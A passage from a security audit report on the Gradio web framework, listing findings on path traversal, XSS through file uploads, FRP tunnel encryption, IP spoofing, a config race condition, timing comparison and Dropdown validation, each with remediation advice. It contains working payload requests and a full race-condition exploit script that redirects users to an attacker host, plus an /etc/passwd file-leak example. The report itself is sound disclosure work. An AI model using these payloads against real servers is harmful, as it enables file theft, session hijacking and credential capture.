    path_1, path_2 = abspath(path_1), abspath(path_2)
    try:
        relative_path = path_1.relative_to(path_2)
        if str(relative_path) == ".":
            return True
        relative_path = path_1.parent.relative_to(path_2)
        return ".." not in str(relative_path)
    except ValueError:
        return False
    return True
```

Figure 4.1: The `is_in_or_equal` and `abspath` functions (`gradio/gradio/utils.py#L1071-L1106`)

Appendix D contains a fuzzer for the `is_in_or_equal` function. This fuzzer will attempt to find differentials between the result of `is_in_or_equal` and another implementation of the same function that we created.

Exploit Scenario

An attacker accesses files (through the `/file` endpoint) that are blocked with the denylist validated in the code shown in figure 4.2.

```
in_blocklist = any(
    utils.is_in_or_equal(abs_path, blocked_path)
    for blocked_path in blocks.blocked_paths
)
```

Figure 4.2: Denylist that an attacker may bypass (`gradio/gradio/routes.py#L531-L534`)

Recommendations

Short term, fix the code by ensuring that the `abspath` function normalizes the path before returning it (ideally, just call the standard Python function instead of reimplementing it). The `abspath` code seems to want to avoid following links; so, if normalizing the path is impossible, raise an exception if the path has `..` sequences. Avoid just returning `False` or `True`, as it is unclear if the code requesting the check was performing an allow- or denylist check.

Long term, consider integrating the fuzzer from appendix D and any new ones you create in CI using ClusterFuzzLite. Find more about information at Trail of Bits' testing handbook.

5. Incorrect Range header validation

Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-GRADIO-5
Target: `gradio/gradio/routes.py#568–581`	

Description

The `file` function parses the Range header incorrectly. The Gradio server expects a range in the format `Range: bytes=start-end`, but it can lead to an unhandled exception when an incorrectly formatted header containing more than one dash character (`-`) is sent. For example, when the `Range: bytes=1337--` header is sent (figure 5.2), the `split` function (figure 5.1, line 571) will try to unpack three elements into two variables that will return the `ValueError: too many values to unpack (expected 2)` error (figure 5.3).

```
568    range_val = request.headers.get("Range", "").strip()
569    if range_val.startswith("bytes=") and "-" in range_val:
570        range_val = range_val[6:]
571        start, end = range_val.split("-")
572        if start.isnumeric() and end.isnumeric():
573            start = int(start)
574            end = int(end)
575            response = ranged_response.RangedFileResponse(
576                abs_path,
577                ranged_response.OpenRange(start, end),
578                dict(request.headers),
579                stat_result=os.stat(abs_path),
580            )
581            return response
```

Figure 5.1: The part of the `file` function responsible for the Range header parsing (`gradio/gradio/routes.py#568–581`)

```
GET /file=tmp HTTP/1.1
Host: localhost:7860
Range: bytes=1337--

HTTP/1.1 500 Internal Server Error
server: uvicorn
content-length: 21
content-type: text/plain; charset=utf-8

Internal Server Error
```

Figure 5.2: An example HTTP request-response cycle that sends the malformed Range header

```
ERROR:    Exception in ASGI application
Traceback (most recent call last):
// (...)
  File "gradio/routes.py", line 571, in file
    start, end = range_val.split("-")
    ^^^^^^^^^^
ValueError: too many values to unpack (expected 2)
```

Figure 5.3: An error returned by the Gradio server when sending a malformed Range header

Recommendations

Short term, before splitting the header into the `start` and `end` variables, check if the provided header has the proper format. Move the `Range` header parsing logic to a separate function and extend unit tests with potentially malformed range headers.

Long term, add fuzz tests for any functions responsible for parsing headers from a user.

6. The enable_monitoring flag set to False does not disable monitoring

Severity: **Low**	Difficulty: **High**
Type: Data Exposure	Finding ID: TOB-GRADIO-6
Target: `gradio/gradio/routes.py`	

Description

The `enable_monitoring` flag responsible for enabling the Monitoring Dashboard in Gradio Server does not disable monitoring when set to `False` (figure 6.1). The `enable_monitoring` flag is responsible only for automatically printing the monitoring URL after running the application. Also, when a demo has some authentication method, an unauthorized user can still enable monitoring when `enable_monitoring=False`.

```
import gradio as gr

def greet(name, intensity):
    return "Hello " * intensity + name + "!"

demo = gr.Interface(
    fn=greet,
    inputs=["text", "slider"],
    outputs=["text"]
)

demo.launch(enable_monitoring=False, auth=("admin", "pass1234"))
```

Figure 6.1: An example of a Gradio application with disabled monitoring (`demo.py`)

When a user sends a request to the `/monitoring` endpoint, the `analytics_login` function runs as if the `enable_monitoring` is enabled and returns the monitoring URL in the console (figure 6.3).

```
$ curl http://127.0.0.1:7860/monitoring
See console for monitoring URL.
```

Figure 6.2: A cURL command to get the monitoring URL

```
$ python demo.py
To create a public link, set `share=True` in `launch()`.
Monitoring URL: http://127.0.0.1:7860/monitoring/3qGkHIhYI8iqFiGxwQgx7Q
```

Figure 6.3: The monitoring URL returned by Gradio

Exploit Scenario
A developer is aware of potential vulnerability in the Gradio Monitoring Dashboard and explicitly disables it. An attacker finds a way to leak the unique monitoring URL and exploits the dashboard.

Recommendations
Short term, disable the possibility of enabling monitoring and reaching the Monitoring Dashboard when the `enable_monitoring` is explicitly set to `False`. Also, extend the Gradio documentation to include the expected behavior of the `enable_monitoring` flag behavior.

Long term, extend the testing suite with potentially unauthorized access to the monitoring API endpoint when the `enable_monitoring` is explicitly set to `False`.

7. One-level write path traversals in /upload

Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-GRADIO-7
Target: `gradio/gradio/routes.py#L1178-L1178`	

Description

The `/upload` endpoint is vulnerable to a one-level write path traversal.

By providing a filename of `..` in the upload request, the resulting upload will be stored in `<upload-dir>` instead of `<upload-dir>/<file-hash>/<filename>`.

```
POST /upload?upload_id=zk6a10j5bcm HTTP/1.1
Host: localhost:7860
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfMr0oYFfuUHwEV6X


------WebKitFormBoundaryfMr0oYFfuUHwEV6X
Content-Disposition: form-data; name="files"; filename=".."
Content-Type: text/html

<html>
<head></head>
<body><h1>asdaa</h1></body>
</html>
------WebKitFormBoundaryfMr0oYFfuUHwEV6X--
```

```
HTTP/1.1 200 OK
date: Fri, 21 Jun 2024 13:29:25 GMT
server: uvicorn
content-length: 67
content-type: application/json
access-control-allow-credentials: true
access-control-allow-origin: http://localhost:7860
vary: Origin

["/private/var/folders/y_/m_0rfxvx2vs25m0ymc3lv0v00000gn/T/gradio"]
```

Figure 7.1: Request with path traversal payload and corresponding response

The problem is not using `safe_join` when concatenating the user-controlled file name with the developer-controlled upload directory.

```
for temp_file in form.getlist("files"):
    if not isinstance(temp_file, GradioUploadFile):
        raise TypeError("File is not an instance of GradioUploadFile")
    if temp_file.filename:
        file_name = Path(temp_file.filename).name
        name = client_utils.strip_invalid_filename_characters(file_name)
    else:
        name = f"tmp{secrets.token_hex(5)}"
    directory = Path(app.uploaded_file_dir) / temp_file.sha.hexdigest()
    directory.mkdir(exist_ok=True, parents=True)
    dest = (directory / name).resolve()
```

Figure 7.2: Vulnerable code snippet (`gradio/gradio/routes.py#L1178-L1178`)

This finding is informational because we found no way for an attacker to abuse this behavior. Since the code uses just the last portion of the full path (using `.name`), we cannot use this vulnerability to write in arbitrary system paths.

Recommendations

Short term, have the code use `safe_join` to join the upload directory and file hash subdirectory with the filename provided by the user. This will prevent the path traversal.

Long term, review all path concatenations in the code to ensure all user-controlled paths are always appended with the `safe_join` function. Write a CodeQL query that verifies that user-controlled paths are always appended as part of the second argument of the `safe_join` function, and add this query to the CI/CD.

8. One-level read path traversal in /custom_component

Severity: **Low**	Difficulty: **Low**
Type: Data Exposure	Finding ID: TOB-GRADIO-8
Target: `gradio/gradio/routes.py#L484-L487`	

Description

The `/custom_component/{id}/{type}/{file_name}` endpoint is vulnerable to a one-level read path traversal, which may allow an attacker to leak the component's source code.

An attacker can fetch a URL like the one shown in figure 8.1 to leak the source code of the custom component named `mycomponent`.

```
curl --path-as-is -X $'GET' -H 'Host: localhost:7860'
'http://localhost:7860/custom_component/<component-id>/../mycomponent.py'
```

Figure 8.1: cURL command that exploits the path traversal

The vulnerable code is shown in figure 8.2. Even though the `safe_join` function is used to prevent path traversals, the template directory (`TEMPLATE_DIR`) is appended to the function's second argument instead of the first one. This allows the attacker to traverse that directory backward by providing a `{type}` of `..`, as shown in the payload above, and the `{filename}` that they want to leak.

```
path = safe_join(
    str(Path(module_path).parent),
    f"{component_instance.__class__.TEMPLATE_DIR}/{type}/{file_name}",
)
```

Figure 8.2: Code that enables the one-level path traversal
(`gradio/gradio/routes.py#L484-L487`)

Exploit Scenario

A developer creates a new component, the code of which is not public. An attacker uses this vulnerability to leak the component's source code.

Recommendations

Short term, modify the code to append `TEMPLATE_DIR` to the first argument of the `safe_join` function instead of to the second argument. This will prevent attackers from traversing out of the template directory and reading the component's source code.

Long term, review all uses of the `safe_join` function and ensure that no attacker-controlled paths are used in the first argument and that no developer-controlled paths are used in the second argument. If possible, wrap both of these as special path classes (`DeveloperPath` and `UserControlledPath`), change the `safe_join` function prototype appropriately, and have Python's type automatically check for these problems.

9. Re-implementation of several security-critical functions related to paths

Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-GRADIO-9
Target: `gradio/gradio/components/file_explorer.py#L199-L206`, `gradio/gradio/routes.py#L1206-L1231`, `gradio/gradio/utils.py#L1089-L1106`	

Description

The code has two implementations of a function that safely join two paths and prevent path traversals. It has an additional function that checks if a path is inside a directory. All three could have their core functionality abstracted into a single common function.

The first function, `_safe_join`, receives a list of folders, appends them to a base directory, checks that the resulting path is inside the base directory, and, if the check passes, returns the resulting path.

```
def _safe_join(self, folders):
    combined_path = os.path.join(self.root_dir, *folders)
    absolute_path = os.path.abspath(combined_path)
    if os.path.commonprefix([self.root_dir, absolute_path]) != os.path.abspath(
        self.root_dir
    ):
        raise ValueError("Attempted to navigate outside of root directory")
    return absolute_path
```

Figure 9.1: `gradio/gradio/components/file_explorer.py#L199-L206`

The second function, shown in figure 9.2, does the same checks but adds new ones, such as if the resulting file is a directory or if the path starts with a protocol. The core checks that prevent the path traversal are the same (but implemented differently).

```
def safe_join(directory: str, path: str) -> str:
    """Safely path to a base directory to avoid escaping the base directory.
    Borrowed from: werkzeug.security.safe_join"""
    _os_alt_seps: List[str] = [
        sep for sep in [os.path.sep, os.path.altsep] if sep is not None and sep !=
"/"
    ]

    if path == "":
        raise HTTPException(400)
    if route_utils.starts_with_protocol(path):
        raise HTTPException(403)
    filename = posixpath.normpath(path)
    fullpath = os.path.join(directory, filename)
    if (
        any(sep in filename for sep in _os_alt_seps)
        or os.path.isabs(filename)
        or filename == ".."
        or filename.startswith("../")
        or os.path.isdir(fullpath)
    ):
        raise HTTPException(403)

    if not os.path.exists(fullpath):
        raise HTTPException(404, "File not found")

    return fullpath
```

Figure 9.2: `gradio/gradio/routes.py#L1206-L1231`

Finally, the `is_in_or_equal` function checks if a file is inside a directory, a core part of the checks performed by the functions above. It does so in a vulnerable way, as explained in TOB-GRADIO-4.

```
def is_in_or_equal(path_1: str | Path, path_2: str | Path):
    path_1, path_2 = abspath(path_1), abspath(path_2)
    try:
        relative_path = path_1.relative_to(path_2)
        if str(relative_path) == ".":
            return True
        relative_path = path_1.parent.relative_to(path_2)
        return ".." not in str(relative_path)
    except ValueError:
        return False
    return True
```

Figure 9.3: `gradio/gradio/utils.py#L1089-L1106`

This finding is informational because there is no direct security impact. Still, we highly recommend centralizing code that does security checks whenever possible to make the functions more auditable, avoid re-implementation that may introduce errors, and ensure that a fix in one place is not forgotten in another.

Recommendations

Short term, refactor the code so that a single `is_file_inside_dir` and `safe_join` function exists.

Long term, review other functions that perform security-critical checks and transformations and ensure that their implementation is not repeated.

10. XSS on every Gradio server via upload of HTML files, JS files, or SVG files

Severity: **High**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-GRADIO-10
Target: File upload and delivery functionality	

Description

An authenticated user can upload arbitrary files to a Gradio server, including HTML and SVG files that may contain JavaScript, which will execute in the user's browser. This allows the attacker who uploaded the file to perform any action on behalf of a user who visits the page and to steal data from their session.

```
POST /upload?upload_id=zk6a10j5bcm HTTP/1.1
Host: localhost:7860
Content-Length: 240
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfMr0oYFfuUHwEV6X

------WebKitFormBoundaryfMr0oYFfuUHwEV6X
Content-Disposition: form-data; name="files"; filename="test.html"
Content-Type: text/html

<html>
<head></head>
<body><h1>asd</h1></body>
</html>
------WebKitFormBoundaryfMr0oYFfuUHwEV6X--
```

```
HTTP/1.1 200 OK
date: Fri, 21 Jun 2024 12:46:57 GMT
server: uvicorn
content-length: 118
content-type: application/json
access-control-allow-credentials: true
access-control-allow-origin: http://localhost:7860
vary: Origin

["/private/var/folders/y_/m_0rfxvx2vs25m0ymc3lv0v00000gn/T/gradio/60871575d9bb090d8a
54e8e974f134b01458bda2/test.html"]
```

Figure 10.1: Request and response of a file upload request

After uploading the malicious HTML, an attacker can use the link from the response (as shown in figure 10.1) to deliver the XSS payload.

```
GET
/file=/private/var/folders/y_/m_0rfxvx2vs25m0ymc3lv0v00000gn/T/gradio/60871575d9bb09
0d8a54e8e974f134b01458bda2/test.html HTTP/1.1
Host: localhost:7860
```

```
HTTP/1.1 200 OK
date: Fri, 21 Jun 2024 12:47:22 GMT
server: uvicorn
accept-ranges: bytes
content-type: text/html; charset=utf-8
content-length: 57
last-modified: Fri, 21 Jun 2024 12:46:57 GMT
etag: 15231a059f793323fe94dd26acdb6197
access-control-allow-credentials: true
access-control-allow-origin: http://localhost:7860
vary: Origin

<html><head></head>
<body><h1>asd</h1></body>
</html>
```

Figure 10.2: Delivery of the XSS payload

This issue is most interesting in the context of a Gradio application deployed with authentication or with other data stored in the browser's local storage or cookies—data that an attacker can steal.

Exploit Scenario

A user sets up a local Gradio server and visits an attacker's website, claiming to give tutorials on Gradio. The attacker's website redirects the user to a URL such as the one shown above, gaining the ability to perform actions on behalf of the user.

Recommendations

Short term, consider whether users need to be able to upload files of any kind. If so, instead of responding with a `content-type` header that is guessed based on the file type (in the example above, this header was `text/html`), always set the `content-type` response header to `text/plain`. This will ensure that the browser does not render the HTML or run any JavaScript for user-uploaded files.

Long term, write tests that ensure that uploaded files always have the `text/plain` `content-type`.

11. Insecure communication between the FRP client and server

Severity: **High**	Difficulty: **Medium**
Type: Cryptography	Finding ID: TOB-GRADIO-11
Target: `gradio/gradio/tunneling.py#76–97`, FRP	

Description

The Gradio server runs the FRP client with various flags (figure 11.1), including the `--ue` flag, which is responsible for encryption. However, the command to run the FRP client does not include a token (`-t`) argument, so the key for authentication and encryption is based on the default empty string (figure 11.2).

```python
def _start_tunnel(self, binary: str) -> str:
    CURRENT_TUNNELS.append(self)
    command = [
        binary,
        "http",
        "-n",
        self.share_token,
        "-l",
        str(self.local_port),
        "-i",
        self.local_host,
        "--uc",
        "--sd",
        "random",
        "--ue",
        "--server_addr",
        f"{self.remote_host}:{self.remote_port}",
        "--disable_log_color",
    ]
    self.proc = subprocess.Popen(
        command, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
```

Figure 11.1: The command to run the FRP client (`gradio/gradio/tunneling.py#76–97`)


```go
type TokenConfig struct {
// Token specifies the authorization token used to create keys to be sent
// to the server. The server must have a matching token for authorization
// to succeed.  By default, this value is "".
    Token string `ini:"token" json:"token"`
}
```

Figure 11.2: The Token specification that returns an empty token (“ ” string) by default (`frp/pkg/auth/token.go#25–30`)

Moreover, the authentication mechanism itself is based on insecure MD5 hashing, where the authentication token is the MD5 hash of the empty token string and the current timestamp (figure 11.3). Later, the calculated authentication token is sent together with the timestamp in plaintext (11.4).

```
46    func GetAuthKey(token string, timestamp int64) (key string) {
47            token += fmt.Sprintf("%d", timestamp)
48            md5Ctx := md5.New()
49            md5Ctx.Write([]byte(token))
50            data := md5Ctx.Sum(nil)
51            return hex.EncodeToString(data)
52    }
```

Figure 11.3: The `GetAuthKey` function responsible for the authentication token creation (`frp/pkg/util/util/util.go#46–52`)



```
58 96 30 95 bd 07 60 3e  5f 70 36 e1 08 00 45 00   X·0···`> _p6···E·
00 e2 00 00 40 00 40 06  a6 a2 c0 a8 00 0b 86 7a   ····@·@· ·······z
4c 46 e6 78 1b 58 ca be  7e bf f0 01 33 85 80 18   LF·x·X·· ~···3···
08 0a 2b 29 00 00 01 01  08 0a 62 40 a0 33 81 c5   ··+)···· ··b@·3··
04 91 6f 00 00 00 00 00  00 00 a5 7b 22 76 65 72   ··o····· ···{"ver
73 69 6f 6e 22 3a 22 30  2e 34 34 2e 30 22 2c 22   sion":"0 .44.0","
6f 73 22 3a 22 6c 69 6e  75 78 22 2c 22 61 72 63   os":"lin ux","arc
68 22 3a 22 61 72 6d 36  34 22 2c 22 70 72 69 76   h":"arm6 4","priv
69 6c 65 67 65 5f 6b 65  79 22 3a 22 30 31 33 61   ilege_ke y":"013a
33 35 62 38 33 65 63 33  61 36 30 34 63 37 61 34   35b83ec3 a604c7a4
65 64 32 32 62 65 31 62  61 66 32 64 22 2c 22 74   ed22be1b af2d","t
69 6d 65 73 74 61 6d 70  22 3a 31 37 31 39 35 30   imestamp ":171950
34 30 39 30 2c 22 72 75  6e 5f 69 64 22 3a 22 33   4090,"ru n_id":"3
31 39 38 37 37 39 31 36  34 32 32 33 37 30 65 22   19877916 422370e"
2c 22 70 6f 6f 6c 5f 63  6f 75 6e 74 22 3a 31 7d   ,"pool_c ount":1}
```

Figure 11.4: An example TCP packet with the `privilege_key` and `timestamp` sent to the FRP server in plaintext

Finally, the whole communication of HTTP between the FRP client and the FRP server is based on the AES CFB with the default empty string as a key (figure 11.5).

```
304    encWriter, err := crypto.NewWriter(ctl.conn, []byte(ctl.clientCfg.Token))
```

Figure 11.5: The call to the `crypto.NewWriter` function with the empty string argument as an encryption key (`frp/client/control.go#304`)

The FRP library was considered out of scope during the audit and needs further auditing efforts.

Exploit Scenario

A developer shares his demo publicly. An attacker in the same network eavesdrops on the traffic. Due to the empty string encryption key, the attacker decrypts all communications and reads HTTP requests between the FRP client and server. Furthermore, when the attacker identifies a bug in FRP, he modifies the requests between the FRP client and server to exploit the machine running the FRP client.

Recommendations

Short term, establish a secure TLS connection between the FRP client and server. Introducing the hard-coded token provided as a `-t` parameter to the FRP client (and the same token in the FRP server) will not provide a secure communication channel because the token is based on insecure MD5 hashing, sent over the unencrypted network, and would be the same for all Gradio users.

Long term, conduct a comprehensive audit of FPR if it remains in use, as FRP has no track record of past audits and appears to be maintained by a single person. Also, evaluate other open-source and commercial FRP alternatives, such as ngrok or Cloudflare Tunnel.

12. IP spoofing

Severity: **Low**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-GRADIO-12
Target: Gradio server	

Description

Gradio allows direct access to network requests through `gr.Request`, enabling the reading of request details, such as the client's IP address. The `request.client.host` attribute (figure 12.1) relies on the `X-Forwarded-For` header to determine the client's IP address. The client can manipulate the `X-Forwarded-For` header unless the request passes through a trustworthy proxy that properly sets this header. As a result, using `request.client.host` attribute for logging or authentication purposes is susceptible to IP spoofing attacks (figures 12.2, 12.3).

```
import gradio as gr

def echo(text, request: gr.Request):
    if request:
        print("Request headers dictionary:", request.headers)
        print("IP address:", request.client.host)
        print("Query parameters:", dict(request.query_params))
    return text

io = gr.Interface(echo, "textbox", "textbox").launch()
```

Figure 12.1: An example of obtaining the IP address in Gradio (`demo.py`)

```
POST /queue/join? HTTP/1.1
Host: 127.0.0.1:7861
Content-Length: 90
content-type: application/json
X-Forwarded-For: 1.2.3.4

{"data":["XX"],"event_data":null,"fn_index":0,"trigger_id":9,"session_hash":"v6is2pu
k7ha"}
```

Figure 12.2: An example request sent to the Gradio server with spoofed IP in the `X-Forwarded-For` header

```
Request headers dictionary: Headers({'host': '127.0.0.1:7861', 'content-length':
'90', 'sec-ch-ua': '"Chromium";v="125", "Not.A/Brand";v="24"', 'sec-ch-ua-platform':
'"macOS"', 'sec-ch-ua-mobile': '?0', 'user-agent': 'Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
Safari/537.36', 'content-type': 'application/json', 'accept': '*/*', 'origin':
'http://127.0.0.1:7861', 'sec-fetch-site': 'same-origin', 'sec-fetch-mode': 'cors',
'sec-fetch-dest': 'empty', 'referer': 'http://127.0.0.1:7861/', 'accept-encoding':
'gzip, deflate, br', 'accept-language': 'en-US,en;q=0.9', 'x-forwarded-for':
'hacked', 'connection': 'keep-alive'})
IP address: 1.2.3.4
Query parameters: {}
```

Figure 12.3: Log from `demo.py` that shows the spoofed IP

Exploit Scenario

An attacker sends a manipulated HTTP request to the Gradio server, spoofing their IP address by setting the `X-Forwarded-For` header value to an arbitrary IP address. As a result, log entries show the spoofed IP address, misleading administrators or bypassing IP address-based restrictions.

Recommendations

Short term, display only the actual sender IP address for HTTP requests; do not allow any user-controlled header to override it. If the Gradio server is proxied, add the possibility to configure trusted proxies and take the rightmost untrusted IP in the `X-Forwarded-For` header's list (for the reference, see Nextcloud's `trusted_proxies` parameter).

Long term, add unit tests to check for potential IP spoofing.

13. Race condition in update_root_in_config may redirect user traffic


Severity: **High**	Difficulty: **Medium**
Type: Timing	Finding ID: TOB-GRADIO-13
Target: `gradio/gradio/route_utils.py#L643-L653`	

Description

A race condition in the `update_root_in_config` function allows an attacker to redirect users' requests (e.g., authentication requests, file uploads) to a malicious server instead of to the real back end.

How the front end routes requests

To determine where to send its requests, the front end accesses the `window.gradio_config[“root”]` variable (figure 13.1), which was sent by the back end in the first request to `/`. Figure 13.2 shows how the front end sends one of these requests.



```
▼<script>
    window.gradio_config = {"root":"http://localhost:7860"},
```

Figure 13.1: Example of how the config is set by the back end from the DevTools' elements tab

```
const upload_url = upload_id
        ? `${root_url}/${UPLOAD_URL}?upload_id=${upload_id}`
        : `${root_url}/${UPLOAD_URL}`;

response = await this.fetch(upload_url, {...});
```

Figure 13.2: Example of the front end making a request to the back end with the `root_url` variable (`gradio/client/js/src/utils/upload_files.ts#L29-L38`)

How the back end determines and stores the root_url value

The back end determines what `root_url` it should send to the front end in the `get_root_url` function, which will determine the root URL with the following algorithm:

1. Return the `root_path`, if set by the developer when launching Gradio
2. Return the first value of the `X-Forwarded-Host` header if present
3. Return a value based on the current URL of the request

The value returned from `get_root_url` is stored in the app's global config on every request to `/` and `/config` with the `update_root_in_config` function, as shown in figure 13.3.

```
@app.get("/config/", dependencies=[Depends(login_check)])
@app.get("/config", dependencies=[Depends(login_check)])
def get_config(request: fastapi.Request):
    config = app.get_blocks().config
    root = route_utils.get_root_url(
        request=request, route_path="/config", root_path=app.root_path
    )
    config = route_utils.update_root_in_config(config, root)
    return ORJSONResponse(content=config)
```

Figure 13.3: The `/config` handler (`gradio/gradio/routes.py#L430-L438`)

The `app.get_blocks().config` variable is global and shared by all users. An attacker can set the global `config["root"]` variable to be an arbitrary value by using the `X-Forwarded-Host` header.

The race condition

The race condition exists inside the `update_root_in_config` function. This function receives the global `config` variable and the intended `root` URL calculated with the `get_root_url` function. Then, it gets the `root` from the `config` (highlighted in yellow below), and if the intended root URL is different from the one in the `config`, it updates the global `config`. Finally, it returns the (potentially updated) `config`.

```
def update_root_in_config(config: dict, root: str) -> dict:
    """
    Updates the root "key" in the config dictionary to the new root url. If the
    root url has changed, all of the urls in the config that correspond to component
    file urls are updated to use the new root url.
    """
    previous_root = config.get("root")
    if previous_root is None or previous_root != root:
        config["root"] = root
        config = processing_utils.add_root_url(config, root, previous_root)
    return config
```

Figure 13.4: The `update_root_in_config` function (`gradio/gradio/route_utils.py#L643-L653`)

The race condition occurs between the `previous_root = config.get("root")` line and the `return config` line. If, in between these lines, another attacker's request modifies the global `config`, the `previous_root != root` check will return `False`, but the returned config will have a different `root`. In this case, the malicious root URL will be served to the user.

Exploit Scenario

An attacker spams a Gradio server's `/config` endpoint with an `X-Forwarded-Host` set to a website they control, which sets the root URL in the global `config` variable. Several users connect to the Gradio API while the attacker performs this attack. Some users get served a page with the malicious root URL, and send their credentials and uploaded files to the attacker.

Figure 13.5 shows a working exploit where one attacker thread is modifying the global variable by making requests to the `/config` endpoint with a malicious `X-Forwarded-Host` header, and ten victim threads are trying to access the website's `/` endpoint. When a victim is served the malicious configuration, the script stops.

```
from threading import Thread
import json
import httpx

URL = "http://localhost:7860"
success = False

def attacker():
    while not success:
        res = httpx.get(URL + "/config", headers={"X-Forwarded-Host": "evil"})
        print("Attacker:", res.json()["root"])

def victim():
    global success
    while not success:
        res = httpx.get(URL + "/")
        config = json.loads(res.text.split("window.gradio_config =",
1)[1].split(";</script>", 1)[0])
        print("Victim:", config["root"])
        if "evil" in config["root"]:
            success = True


threads = []
for _ in range(1):
    t_attacker = Thread(target=attacker)
    threads.append(t_attacker)

for _ in range(10):
    t_victim = Thread(target=victim)
    threads.append(t_victim)

for t in threads:
    t.start()

for t in threads:
    t.join()
```

Figure 13.5: Race condition exploit

Recommendations

Short term, modify the code to make the `update_root_in_config` function atomic. This will fix the race condition.

Long term, review other locations where global data that is shared among users, or among requests of the same user (e.g., using a session hash), for similar issues.

14. Non-constant-time comparison when comparing hashes

Severity: **Low**	Difficulty: **High**
Type: Timing	Finding ID: TOB-GRADIO-14
Target: `gradio/gradio/routes.py#1177–1194`	

Description

The `analytics_dashboard` function insecurely checks the analytics key (figure 14.1). This check is not done in constant time; it is done byte-by-byte and short-circuits on the first difference, meaning that comparing two hashes with the same first byte will take longer than comparing two hashes with different first bytes. In the same way, comparing two hashes that have the same first two bytes will take longer than comparing two hashes that differ in the second bytes, and so on for the remaining bytes. This means an attacker can perform a *timing attack*, measuring the time taken to respond to requests with different hashes in order to determine the value of the correct hash.

```python
@app.get("/monitoring/{key}")
async def analytics_dashboard(key: str):
    if key == app.analytics_key:
        analytics_url = f"/monitoring/{app.analytics_key}/dashboard"
        if not app.analytics_enabled:
            from gradio.analytics_dashboard import data
            from gradio.analytics_dashboard import demo as dashboard

            mount_gradio_app(app, dashboard, path=analytics_url)
            dashboard._queue.start()
            analytics = app.get_blocks()._queue.event_analytics
            data["data"] = analytics
            app.analytics_enabled = True
        return RedirectResponse(
            url=analytics_url, status_code=status.HTTP_302_FOUND
        )
    else:
        raise HTTPException(status_code=403, detail="Invalid key.")
```

Figure 14.1: The `analytics_dashboard` function that insecurely checks the analytics key (`gradio/gradio/routes.py#1177–1194`)

Exploit Scenario
An attacker prepares the script to identify the analytics key using a timing attack based on the response time from the Gradio server. He then finds and exploits another bug in the Monitoring Dashboard that allows him to steal sensitive data.

Recommendations
Short term, rewrite the highlighted code to use a timing-safe comparison function, such as `hmac.compare_digest`.

Long term, periodically review other comparisons of hashes in Gradio that could lead to a timing attack.

References
- Timing Attacks against String Comparison in Python

15. Dropdown component pre-process step does not limit the values to those in the dropdown list

Severity: **Low**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-GRADIO-15
Target: `gradio/gradio/components/dropdown.py#L156-L157`	

Description

The `Dropdown` component allows a user to set arbitrary values, even when the `allow_custom_value` parameter is set to `False`.

```
def preprocess(
    self, payload: str | int | float | list[str | int | float] | None
) -> str | int | float | list[str | int | float] | list[int | None] | None:
    if self.type == "value":
        return payload
```

Figure 15.1: The `preprocess` function of the `Dropdown` component (`gradio/gradio/components/dropdown.py#L156-L157`)

An attacker cannot trigger this behavior in the UI but can easily do so with a custom request, such as the one shown below. Appendix E has the Gradio server running when making this request.

```
POST /queue/join? HTTP/1.1
Host: localhost:7860
Content-Length: 92

{"data":["ANY_VALUE_YOU_WANT"],"event_data":null,"fn_index":0,"trigger_id":1,"sessio
n_hash":"2n1zv0ka2bq"}
```

Figure 15.2: Example request that sets an arbitrary value in a `Dropdown` component

While this is not a vulnerability on its own, as explained in the exploit scenario, it breaks developers' expectations and may easily introduce vulnerabilities.

Exploit Scenario

A developer creates a `Dropdown` component with a set of hard-coded values, which should limit the inputs that can be sent as input to another component, such as a `DownloadButton`. An attacker circumvents the developer's hard-coded list, sends arbitrary data to the `DownloadButton`, and downloads arbitrary files from the user's machine (see TOB-GRADIO-16).

Recommendations

Short term, have the code validate that any user input passed to a `Dropdown` component is validated to be among the developer-defined allowlist (unless `allow_custom_value` is set to `True`). This will match developers' expectations and prevent attackers from abusing it.

Long term, review every other component's `preprocess` function and ensure that inputs are always strictly validated.

16. Several components' post-process steps may allow arbitrary file leaks

Severity: **High**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-GRADIO-16
Target: Several Gradio components	

Description

Several Gradio components can receive data in their post-process step, leading to an arbitrary file leak. While users are more likely to control the values passed to the `preprocess` function of a component (e.g., by writing input in a `Textbox`), in many cases, they may also control the values passed to their `postprocess` function (e.g., when the `Textbox` output is sent as input to another component).

Example

One simple vulnerable example is a `Dropdown` component whose input is sent to the `DownloadButton` component, as shown in appendix E. By exploiting issue TOB-GRADIO-15 and setting the dropdown value to `/etc/passwd`, the file will be copied to cache and leaked to the user, as shown in the requests below.

```
POST /queue/join? HTTP/1.1
